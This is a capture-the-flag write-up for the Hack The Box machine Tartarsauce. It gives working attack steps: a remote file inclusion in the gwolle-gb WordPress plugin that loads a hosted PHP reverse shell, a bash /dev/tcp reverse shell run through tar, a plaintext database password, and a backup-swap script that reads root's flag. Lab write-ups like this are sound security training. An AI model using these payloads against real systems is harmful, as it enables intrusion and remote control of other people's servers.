1.0 - High Level Summary

1.1 - Host Summary

> hostname, IP, OS, tags

Hostname: Tartarsauce
IP: 10.10.10.88
OS: Linux
Tags: #C #Sandbox-Escape #RFI #Web


1.2 - Attack Surface Summary

> high level overview of exploitable services / potential

## First fuzzing:
Follow information of first scan, find out url is webservices
ffuf -u http://10.10.10.88/webservices/FUZZ -w /opt/OSCP/SecLists/Discovery/Web-Content/raft-medium-directories.txt -t 200 -c -e .php,.html,.txt

→ Result:

```
wp                      [Status: 301, Size: 319, Words: 20, Lines: 10]
```



Test blog

- Uncategorized (1)

February 9, 2018

Hello world!

This blog site is under construction, stay tuned.

- Sample Page

© 2021 Test blog.
Voce theme by limbenjamin. Powered by WordPress.

## Second fuzzing:
ffuf -u http://10.10.10.88/webservices/wp/FUZZ -w /opt/OSCP/SecLists/Discovery/Web-Content/CMS/wp-plugins.fuzz.txt -t 200 -c README,.txt,.php

→ Result:

```
wp-content/plugins/akismet/ [Status: 200, Size: 0, Words: 1, Lines: 1]
wp-content/plugins/gwolle-gb/ [Status: 200, Size: 0, Words: 1, Lines: 1]

```

## Vulnerable LFI on plugin gwolle-gb with payload:
http://[host]/wp-content/plugins/gwolle-gb/frontend/captcha/ajaxresponse.php?abspath=http://[hackers_website]

1.3 - Exploitation Summary

> high level overview of the services you exploited

## LFI on http://10.10.10.88/webservices/wp/
use payload:
http://10.10.10.88/webservices/wp//wp-content/plugins/gwolle-gb/frontend/captcha/ajaxresponse.php?abspath=http://10.10.14.3:80/test

→ Result:

```
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.88 - - [20/Dec/2021 04:14:35] code 404, message File not found
10.10.10.88 - - [20/Dec/2021 04:14:35] "GET /testwp-load.php HTTP/1.0" 404 -
```

## Download and Edit LHOST & LPORT php_reverse_shell.php
cp /opt/OSCP/SecLists/Web-Shells/laudanum-0.8/php/php-reverse-shell.php .
LHOST='10.10.14.3'
LPORT=4444

## Change name to wp-load.php
mv php-reverse-shell.php wp-load.php

## Host it on server port 80
python3 -m http.server 80

## Start listening on port 4444
nc -nvlp 4444

## Access and get revershell
http://10.10.10.88/webservices/wp//wp-content/plugins/gwolle-gb/frontend/captcha/ajaxresponse.php?abspath=http://10.10.14.3:80/

2.0 - Methodology and Walkthrough

2.1 - Enumeration

> scans and inital discover

## First scan
nmap -Pn -sS --stats-every 3m --max-retries 1 --max-scan-delay 20 --defeat-rst-ratelimit -p1-65535 -oN /opt/OSCP/labs/HTB/88-TartarSauce/10.10.10.88.txt 10.10.10.88

→ Result:

```
PORT   STATE SERVICE
```

```
80/tcp open  http
```

## Second scan
nmap -Pn -sSV -nvv --version-intensity 9 -A -p 80 -oN /opt/OSCP/labs/HTB/88-TartarSauce/nmap-versions.txt 10.10.10.88

→ Result:

```
PORT   STATE SERVICE REASON         VERSION
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Landing Page
| http-robots.txt: 5 disallowed entries
| /webservices/tar/tar/source/
| /webservices/monstra-3.0.4/ /webservices/easy-file-uploader/
|_/webservices/developmental/ /webservices/phpmyadmin/
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
```

2.2 - Exploitation

> gaining a shell

## Exploit payload:
http://10.10.10.88/webservices/wp//wp-content/plugins/gwolle-gb/frontend/captcha/ajaxresponse.php?abspath=http://10.10.14.2:80/

2.3 - Elevation

> methods used to gain SYSTEM / root

```
w0rdpr3$$d@t@b@$3@cc3$$
echo -e '#!/bin/bash\n\nbash -i >& /dev/tcp/10.10.14.2/8888 0>&1' > a.sh
tar -cvf a.tar a.sh
tar -xf a.tar --to-command /bin/bash
```

## Privsc from onuma to root with script

```
#!/bin/bash

# work out of shm
cd /dev/shm

# set both start and cur equal to any backup file if it's there
start=$(find /var/tmp -maxdepth 1 -type f -name ".*")
cur=$(find /var/tmp -maxdepth 1 -type f -name ".*")

# loop until there's a change in cur
echo "Waiting for archive filename to change..."
while [ "$start" == "$cur" -o "$cur" == "" ] ; do
    sleep 10;
    cur=$(find /var/tmp -maxdepth 1 -type f -name ".*");
done

# Grab a copy of the archive
echo "File changed... copying here"
cp $cur .

# get filename
fn=$(echo $cur | cut -d'/' -f4)
```

```
# extract archive
tar -zxf $fn

# remove robots.txt and replace it with link to root.txt
rm var/www/html/robots.txt
ln -s /root/root.txt var/www/html/robots.txt

# remove old archive
rm $fn

# create new archive
tar czf $fn var

# put it back, and clean up
mv $fn $cur
rm $fn
rm -rf var

# wait for results
echo "Waiting for new logs..."
tail -f /var/backups/onuma_backup_error.txt
```